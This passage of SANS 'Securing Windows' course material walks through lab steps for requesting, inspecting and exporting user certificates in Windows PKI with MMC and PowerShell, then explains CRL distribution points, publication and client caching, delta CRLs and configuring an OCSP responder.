


After a few seconds, it should display "STATUS: Succeeded", then click Finish.

In the Certificates - Current User snap-in, expand Personal > Certificates to see your new shiny certificate. (You may have to right-click on Certificates > Refresh.)

Note: You may have other certificates too. Look under the "Certificate Template" column header to find your User template certificate.

Double-click your new certificate to see its properties. On the Details tab, see the plaintext public key, the subject (that's you), certificate template name (User), and the "valid to" expiration date.



Click OK to close the property sheet.

In your MMC console, in the Personal certificates container, notice that on the far right-hand side there is a column named "Certificate Template" that identifies the template used to create the certificate, such as the "User" template. With your mouse pointer, please grab that "Certificate Template" column header and drag it over to the left-hand side to see it more easily. Normally, when we talk about the *types* of certificates we have, we are talking about the templates used.

Enroll for a New Certificate (PowerShell)

In PowerShell, switch to the certificates drive and list its contents:

```
cd cert:\  
dir
```

Note: You can use tab completion here too.

Switch to your own personal certificates container:

```
cd .\CurrentUser\My
```

```
dir
```

Get the first (and possibly only) certificate in the list, capture that certificate to a variable, and display its property data:

```
$cert = dir | select-object -first 1  
$cert | select-object *
```

Certificate objects have useful properties, such as expiration date and allowed uses:

```
$cert.NotAfter  
$cert.EnhancedKeyUsageList
```

Check out the properties and methods of the public key inside the certificate:

```
$cert.PublicKey.Key | Get-Member  
$cert.PublicKey.Key.KeySize
```


Cool!

Request another User template certificate, but using PowerShell instead:

```
$newcert = Get-Certificate -Template User -CertStoreLocation  
Cert:\CurrentUser\My  
$newcert.Certificate.Thumbprint  
dir
```

The "thumbprint" of a certificate is its SHA-1 hash value. This is how certificate objects are uniquely identified in the Cert:\ drive.

In the Certificates - Current User MMC snap-in, right-click your yellow Personal container and select Refresh. You will see your new certificate. But which is which?



Double-click one of your User template certificates to see its properties, then go to the Details tab, scroll down to the bottom, and find the Thumbprint property. This is how you can match the thumbprints shown in PowerShell and to the certificates seen in the Certificates MMC.EXE snap-in.

Exporting and Importing Certificates

There are several PowerShell cmdlets for managing certificates:

```
Get-Command -Module PKI
```

Remember, you are still in your own personal certificates container:

```
cd Cert:\CurrentUser\My
```

To export a certificate in PowerShell, we need to get the correct certificate as an object. What are the first two or three hex characters in the hash of the User template certificate you just obtained above? Let's imagine that these characters are "1C", though they will almost certainly be something else on your computer. We have tab completion in the Cert:\ drive; hence, you can execute "dir" followed by the first few hex characters of the hash, then hit the <Tab> key to complete the full hash string:

Note: Your hex characters will not likely be "1C"; please use your own.

```
dir 1C<Tab>
```

This outputs a certificate object that can be piped into other cmdlets, such as the cmdlet to export that certificate to a file:

```
dir 1C<Tab> | Export-Certificate -FilePath C:\Temp\MyCert.cer
```


Were you to double-click this CER file in File Explorer, it would show the same property sheet as in the Certificates snap-in. In PowerShell, you could import CER files in the same way with the Import-Certificate cmdlet.

Very importantly, though, this plaintext CER file does not contain the associated private key for the certificate. It is OK if hackers steal a copy of this CER file.

To export the certificate and private key, you must provide a password/passphrase to encrypt the private key data. Just enter "P@ssword" here:

```
$creds = Get-Credential
```

Only the password/passphrase is used here to encrypt the exported private key, so it doesn't matter what you place in the user name field (it just can't be blank). You could enter "NotUsed" as the user name and "P@ssword" for the password.



Note: This next command uses Export-PfxCertificate, not Export-Certificate.

Export the certificate and private key to a PFX file (again, use your own hash value):

```
dir 1C<Tab> | Export-PfxCertificate -FilePath  
C:\Temp\MyCertAndPrivKey.pfx -Password $creds.Password
```

This PFX file must be protected. As you might guess, there is an Import-PfxCertificate cmdlet too. When importing from a PFX file, you will need the decryption passphrase.

Switch back to the C:\SANS\Day5 folder again:


```
cd C:\SANS\Day5
```

As the PKI administrator, you can export the machine's certificates and private keys to a zip archive for backup (as long as those private keys are not marked as non-exportable). It's also a good idea to back up all the CA's configuration settings too. When you run this backup script, you will be prompted for the encryption passphrase to use:


```
.\Export-MachineKeysAndCertRoleSettings.ps1
```

Note: If you get warnings about "failed to export" non-exportable private keys, that is expected and good (we shouldn't be able to export non-exportable keys).

The script creates a zip file (CA-Backup-XXXXXXXXXXXXX.zip) in the current folder with the CA's certificate, private key, configuration settings, and other files. The long chain of numbers in the filename is a timestamp from:

```
(Get-Date).Ticks
```

What Is CRL Revocation Checking?



certsrv.msc /e

SANS

SEC505 | Securing Windows

What Is CRL Revocation Checking?

When the private key of a certificate has been compromised, or when you otherwise no longer wish a certificate to be trusted, that certificate should be revoked. When a certificate is revoked, it is added to a Certificate Revocation List (CRL). Clients download an updated CRL periodically and check their locally cached copy of the CRL whenever Windows is used to verify a certificate's validity.

Certificates are revoked at the CA using the Certification Authority snap-in. Regular users cannot revoke certificates, including their own.

Try It Now!

To revoke a certificate, open the Certification Authority snap-in and attach to the CA that issued the certificate > Issued Certificates > right-click the desired certificate > All Tasks > Revoke Certificate. You will be prompted to give an optional explanation for the revocation. Once revoked, the certificate will be moved to the Revoked Certificates container.

Note: Once a certificate has been revoked, it is not possible to un-revoke it unless you select "Certificate Hold" as the revocation reason.

To open the Certification Authority MMC snap-in so that it will show extra information about your CRLs, open the console with the "/e" switch:

```
certsrv.msc /e
```


Where Are CRLs Obtained?

The certificate of a CA will contain a field called the "CRL Distribution Point" (CDP). The CDP field lists the location(s) where the CA's CRLs are published and made available to users. The locations are usually defined with URLs for access using HTTP or LDAP. Windows domain clients, for example, can use LDAP to download a CRL from Active Directory or HTTP to download from your web servers.

Using the Certification Authority MMC snap-in, in the properties of the CA itself, see the Extensions tab. Here you can change the default CRL Distribution Point (CDP) and Authority Information Access (AIA) information embedded in every certificate the CA will issue.

The AIA field is a list of URLs where the CA's certificate can be located. The URLs can be of type HTTP, FTP, LDAP, or FILE. The CA's certificate needs to be obtained by others when they check the validity of the CA's signature on the certificates it issues. The CDP field is a list of URLs where the CA's Certificate Revocation List (CRL) can be obtained. Certificates are revoked when the CA no longer wants anyone to trust the certificate, perhaps because the certificate's private key has been compromised.

You'll want to make sure your CDP information is correct before issuing certificates to your users and computers. The CDP information defined in the properties of the CA will be placed into each certificate the CA issues, and this information cannot be edited in issued certificates afterwards (only new certificates may have changed information).



Try It Now!

To change the CDP of an enterprise CA, go to the properties of your CA in the Certification Authority snap-in > Extensions tab > add/remove CDP locations from the list. (Search "CDP" in Windows Help for the syntax of CDP URL locations.)

The above describes how Enterprise CAs publish CRLs. Standalone CAs simply "publish" their CRLs by creating the CRL file in a local folder (`%SystemRoot%\System32\Certsrv\Certenroll`). These standalone CRLs are available through the Certificate Services Website, if installed. It is up to the administrator to distribute the CRL files to other locations if desired; for example, the CRL could be manually imported into Active Directory with the CERTUTIL.EXE tool.

If you have multiple domain controllers in each of your sites, then LDAP availability of CRLs is automatically fault tolerant and load-balanced for your internal and VPN clients. However, if it takes a long time for AD replication to converge on all controllers, then there will be delay between the posting of a new CRL to AD and when all controllers have this CRL.

If you wish to use HTTP to obtain CRLs, such as for roaming clients outside the LAN, then it is up to you to 1) choose an FQDN in the URL that DNS can map to the appropriate farm of web servers, 2) configure DNS to do the desired geo-aware or load-balanced mapping as desired, and 3) set up two or more web servers in each farm. This is more complex to set up, but it is also cross-platform compatible, mobile device compatible, fault tolerant, and load-balanced, and it might avoid replication convergence delays like with AD replication of CRLs.

Root CA CRL Distribution Points


Note that if you wish to change the CDP field in the certificate of the CA itself (not just in the certificates the CA issues), then you'll need to create/modify the CAPOLICY.INF file for the Certificate Services role, then renew your CA certificate afterwards. A good reference for the syntax of that file is on Microsoft's website and, even though the book is quite old now, in Brian Komar's book, *Windows Server PKI and Certificate Security* (Microsoft Press).

Can I Change How Often an Updated CRL Is Published?

By default, an updated list of revoked certificates is published to the CA's CDP locations once per week. This can be changed. When a new CRL is published, all newly revoked certificates are added to the CRL and all previously revoked certificates currently on the list whose validity periods have expired will be removed from the CRL. Time-expired certificates are removed from the CRL to keep the CRL small; clients already do not trust time-expired certificates, so having these certificates on the CRL is redundant.

Try It Now!

To change the default publication period for updated CRLs, open the Certification Authority snap-in > right-click on Revoked Certificates > Properties > CRL Publishing Parameters. Periods are measured in hours, days, weeks, months, or years.



If desired, you can force an immediate publication of an updated CRL to the CA's CDP locations.

Try It Now!


To force an immediate publication of a CRL, open the Certification Authority snap-in > right-click on Revoked Certificates > All Tasks > Publish.

A CRL will include the date and time of its next scheduled update. A client computer will use this to determine when it should download an updated CRL. A client computer will continue to use a locally cached CRL until the next scheduled update as defined in the CRL itself. This is true even if a more up-to-date CRL has been published.

Important! Changing the CRL publication schedule or forcing a CRL publication does not cause clients to download the latest CRL.

When you examine the properties of a CRL, there are three important dates:

- **Effective Date:** The earliest date at which the CRL may be used.
- **Next Update:** The latest date at which the CRL may be used for revocation checking; this is the CRL expiration date and it is very important that clients obtain a new CRL *before* the "Next Update" expiration date ends!
- **Next CRL Publish:** A hint to the client about when the CA expects to publish a new CRL so that the client may pre-fetch and cache that CRL before the current CRL expires. This provides a buffer or measure of safety in case all CRL distribution points are unavailable when a CRL expires.



These CRL dates can be customized by editing the registry on the CA, but be aware that there are constraints on the relationships between these values, the time skew in the clocks of clients and CAs, and the expiration dates on the certificates of the root and subordinate CAs involved. Search on "Windows PKI CRLOverlapPeriod" to find articles describing these values and Microsoft's guidance on how to customize them. Also, find the article with the title "Optimizing the Revocation Experience" on Microsoft's website.

Also, be aware that non-Windows clients might not behave the same as Windows (even when both are RFC-compliant) with respect to these registry values.

Warning! Do not let CA problems or other infrastructure issues prevent the timely publication of new CRLs! You may have thousands of clients and servers doing hard CRL checking in which the unavailability of a current CRL causes all checked certificates to be considered invalid.

You will often find a 10-minute offset or skew in the various CRL dates. This is to allow a bit of cushion for clients whose clocks are not perfectly synchronized.

Client CRL Caching

Be aware that publishing an updated CRL does not update the locally cached CRL on client computers. Scheduling or forcing a CRL publication only writes the updated CRL to the CDP locations; it does not cause any clients on the network to immediately download the updated CRL. A client will continue to use a locally cached CRL until the next scheduled update of that CRL or until that CRL has been manually marked as invalid, whichever comes first.

To see the CRLs currently being cached by the client (it shows their URLs):

```
certutil.exe -URLCache CRL
```

To manually invalidate all locally cached CRLs, which triggers fresh CRL downloads:

```
certutil.exe -setreg chain\ChainCacheResyncFiletime '@now'
```

Delete locally cached CRLs after invalidating them, just for good measure:

```
certutil.exe -URLcache CRL delete
```

In an emergency, such as when important certificates have been revoked and you wish for clients to know about this as soon as possible, the above command to immediately invalidate all cached CRLs might be remotely executed through PowerShell remoting or a Group Policy immediate task.

What Are Delta CRLs?

A full Certificate Revocation List (CRL) contains the serial numbers of all revoked certificates from a CA that have not yet time-expired. CRLs can potentially get very large. To alleviate this problem, Windows Server 2003 and later supports Delta CRLs. A "Delta CRL" is similar to a differential tape backup: it only lists the certificates that have been revoked since the last time the client obtained the full CRL from the CA, i.e., it only lists the new additions. Hence, a client will first obtain the full CRL the first time it connects to the CA, but thereafter it will download only the Delta CRL until its next scheduled "full download" time. Only Windows XP and later can use Delta CRLs as a client.

Unless your CRLs are getting very large (> 5 MB), using Delta CRLs is probably not necessary and adds more complexity. If in doubt, ignore or disable Delta CRLs.

However, Delta CRLs still allow a delay between the revocation of a certificate and when relying parties could be made aware of that revocation. What would be better is a real-time lightweight protocol that could be used by clients to perform a quick query of a particular certificate at the moment the client needs to choose whether to trust that certificate. Fortunately, starting with Server 2008 and later, we have the Online Certificate Status Protocol (OCSP) for just this purpose!


Online Certificate Status Protocol (OCSP)

Alternative to local CRL checking:

- More scalable, quicker dissemination.

HTTP queries to an OCSP Responder:

- Responder is an IIS 7.0 or later web server.
- Client must be Windows Vista or later.
- Responder's URL in certificates' AIA field.
- Better if responder is not the CA itself.



Online Certificate Status Protocol (OCSP)

Online Certificate Status Protocol (OCSP) is a lightweight and fast HTTP-based protocol to perform certificate revocation checking (RFC 2560). It is intended to replace or complement traditional CRL status checking. The advantages of OCSP over CRLs is greater scalability and quicker availability of revocation change information to relying clients. OCSP also has better cross-platform compatibility.

A Windows OCSP server, called an "OCSP responder", is an IIS 7.0 or later web server. On the client side, Windows Vista and later have built-in support for OCSP, but there are third-party extensions available to XP/2003 to make these older operating systems at least partially support it too. Keep in mind, though, that there is no guarantee a particular application will use the CNG interface; hence, there's no guarantee that any arbitrary application running on Windows Vista/2008 or later will actually use OCSP. Your browser, for example, will most likely support OCSP, but what about your third-party VPN client or email application?

OCSP is HTTP-Based

OCSP as a protocol is quite simple. The client sends an HTTP GET request to the OCSP responder with the serial number of the certificate to be checked, and the responder replies with a digitally signed response indicating either good, revoked, unknown, or error. The client checks the signature on the response to prevent spoofing. The client must trust the issuer of the certificate the responder uses to sign its responses.

Note: While it is possible to configure OCSP to use HTTPS, the server's responses are already digitally signed, so the use of SSL would impose an enormous performance penalty without much additional benefit.

Some clients can include a nonce (a random number challenge) in their requests that the responder must incorporate into its response in order to prevent replay attacks or other mischief. At the time of this writing, however, none of the OCSP clients from Microsoft support the use of challenge nonces, even though the OCSP responder itself does.

A drawback of OCSP to be aware of, though, is that it reveals to the responder which certificates the client is checking at what times. If the OCSP server is not your own, this is a privacy risk.

Registry Fix

There is also a configuration change that is required on the CA to allow OCSP responders to work correctly even after the certificate of the CA itself is renewed or replaced. Run the following command on the CA, not on the OCSP web server, to set the necessary registry value and then restart Certificate Services on the CA:

```
certutil.exe -setreg ca\UseDefinedCACertInRequest 1
```

What does this registry value do? It allows OCSP responders to renew their OCSP signing certificate using the older (but not yet expired) certificate on the CA. By default, the signing certificate on the OCSP responder will be issued or renewed using the latest certificate on the CA, but sometimes the OCSP responder will need to sign one of its responses with a certificate that was originally issued by the previous certificate on the CA. Setting this registry value on the CA changes this default behavior.

For each signing certificate the OCSP responder will need to use, which is typically only the current certificate and the just-previous certificate, the OCSP responder will need a separate revocation configuration (as described below in Configuration Steps); hence, the OCSP responder will typically require two revocation configurations.

Requirements

The requirements to use OCSP with Windows are the following:

- OCSP responder must be Windows Server 2008 or later, Enterprise or Datacenter Edition, not Standard Edition.
- If the CA is running on Windows Server, the CA must be Windows Server 2003 or later (non-Microsoft CAs are potentially supported too).
- The OCSP client must be Windows Vista or later.


The CA does not have to be the OCSP responder; in fact, it is better for performance and security if the CA and OCSP responder are hosted on different machines.

You do not need to reissue certificates if the current certificates lack OCSP information in their AIA fields. You can configure the OCSP responder with the necessary CDP URLs afterwards; that is to say, neither the OCSP responder nor the OCSP client is prevented from using OCSP checking if the certificate to be checked lacks OCSP information inside it.

Configuration Steps

To configure Windows Server 2008 or later as an OCSP responder for your PKI, follow these steps.

- 1) Using the Certificate Templates snap-in on the CA, change the permissions on the "OCSP Response Signing" template to allow Read, Enroll, and Auto-enroll for the computer accounts of the IIS servers that will act as OCSP responders. These computers will use Group Policy auto-enrollment to obtain and renew their certificates.
- 2) Using the Certification Authority snap-in on the CA, add the "OCSP Response Signing" template to the Certificate Templates container (right-click the Certificate Templates container > New > Certificate Template to Issue).
- 3) Using the Certification Authority snap-in on the CA, right-click the CA > Properties > Extensions tab > select Authority Information Access (AIA) > Add the HTTP URL to your intended responder, e.g., "http://www.sans.org/ocsp/" > check the box to "Include in the online certificate status protocol (OCSP) extension" > OK.




4) Ensure that the IIS computer that will be the OCSP responder has been configured through Group Policy to perform certificate auto-enrollment, including the option to automatically renew expiring certificates. This IIS server may or may not be the CA.

5) Using Server Manager on the IIS server that will be the OCSP responder, confirm that IIS is installed, then add the "Online Responder" role service from the "Active Directory Certificate Services" top-level role. This will add a new application directory named "ocsp" to your default website.




6) Using the Online Responder snap-in on the OCSP responder, right-click the Revocation Configuration container > Add Revocation Configuration. This launches a wizard that will ask you a few questions. Firstly, enter the name of the CA, PKI, or


organization whose revocation information will be published through this OCSP responder.



Next, assuming your OCSP responder is a domain member, choose the option to "Select a certificate from an existing enterprise CA".



